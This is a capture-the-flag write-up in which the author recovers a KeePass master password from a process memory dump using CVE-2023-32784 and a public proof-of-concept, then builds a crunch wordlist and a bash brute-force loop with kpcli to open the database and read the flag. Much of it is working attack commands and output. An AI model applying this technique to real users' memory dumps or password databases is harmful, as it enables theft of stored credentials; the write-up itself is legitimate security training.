
We got 2 files one appears to be a mini memory dump, and another is a database file of KeePass password manager.

Opening the dump file in visual studio




Module Name	Module Version	Module Path
KeePass.exe	2.53.1.0	D:\KeePass Password Safe 2\KeePass.exe

It appears that it is a process dump of KeePass.

Searching KeePass version tells us that this version suffers from a vulnerability CVE-2023-32784 which lets attackers dump clear text password from a memory dump of the process.

I found a poc https://github.com/matro7sh/keepass-dump-masterkey

After running It gives you all password except first 2 characters, so I had to bruteforce them.



```
PS C:\Users\[redacted]\Downloads\Compressed\keepass-dump-masterkey-main\keepass-dump-masterkey-main> py .\poc.py .\File.DMP
2024-03-26 03:35:15,393 [←[1;34m.←[0m] [main] Opened .\File.DMP
Possible password: □hesecretpass
Possible password: □!esecretpass
Possible password: □6esecretpass
Possible password: □7esecretpass
Possible password: □\esecretpass
Possible password: □#esecretpass
Possible password: □yesecretpass
Possible password: □kesecretpass
Possible password: □9esecretpass
Possible password: □;esecretpass
Possible password: □Hesecretpass
Possible password: □[esecretpass
```

Let’s bruteforce the first 2 characters.

Using crunch to generate wordlist that tries every single combination of the first 2 characters.

```
root@kali:~/Desktop/keepass/keepass-dump-masterkey# crunch 13 13 0123456789qwertyuiopasdfghjklzxcvbnm -t ^^esecretpass
```

```
root@kali:~/Desktop/keepass/keepass-dump-masterkey# head wordlist
00esecretpass
01esecretpass
02esecretpass
03esecretpass
04esecretpass
05esecretpass
06esecretpass
07esecretpass
08esecretpass
09esecretpass
root@kali:~/Desktop/keepass/keepass-dump-masterkey#
```

With this bash script I will bruteforce the KeePass database file using kpcli in Linux.

```
root@kali:~/Desktop/keepass/keepass-dump-masterkey# cat brute.sh
while read i
do
    echo "Using password: \"$i\""
    echo "$i" | kpcli --kdb=$1 && exit 0
done < $2
root@kali:~/Desktop/keepass/keepass-dump-masterkey#
```

We successfully logged in

```
Using password: "thesecretpass"
Provide the master password: *************************

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/>
```

And the flag

```
kpcli:/> ls
=== Groups ===
Flag/
kpcli:/> cd Flag/
kpcli:/Flag> get Flag comment
CTF{c112b162e0567cbc5ae20558511ab3932446a708bc40a97e88e3faac7c242423}
kpcli:/Flag>
```